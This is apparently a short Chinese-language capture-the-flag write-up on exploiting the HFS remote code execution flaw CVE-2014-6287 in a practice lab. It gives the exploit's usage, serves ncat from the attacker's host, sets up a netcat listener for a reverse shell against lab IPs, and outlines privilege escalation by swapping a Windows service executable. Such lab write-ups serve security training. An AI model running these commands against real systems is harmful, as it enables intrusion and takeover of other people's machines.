搜索到的exp:https://github.com/JoaZ94/rejjeto_hfs-rce-exploit-cve-2014-6287
需要下载一个win上的nc.exe用来反弹shell,下载地址:https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe
# 使用方法
python3 exploit.py <TARGET_IP> <TARGET_PORT> <LOCAL_IP> <LISTEN_LOCAL_PORT> <NC_DOWNLOAD_PORT>
- 开启http服务,供靶机拉取nc
python3 -m http.server
- 攻击机监听
nc -lvvp 8443
- 执行exp
python3 cve-2014-6287.py 10.48.189.108 8080 192.168.196.107 8443 8000

提权
flag8:我们可以运行什么PowerShell -c命令来手动查找服务名称?格式为“powershell -c ”命令“,powershell -c "Get-Service"
后续:有了shell直接curl下载我们生成的ASCService.exe,然后关闭服务,nc监听,替换exe,开启服务即可。基本都是重复的,不在进行操作了。
注意:虽然OSCP只允许对一台机器使用MSF,但是生成shell并不受限制。

默认评论
Halo系统提供的评论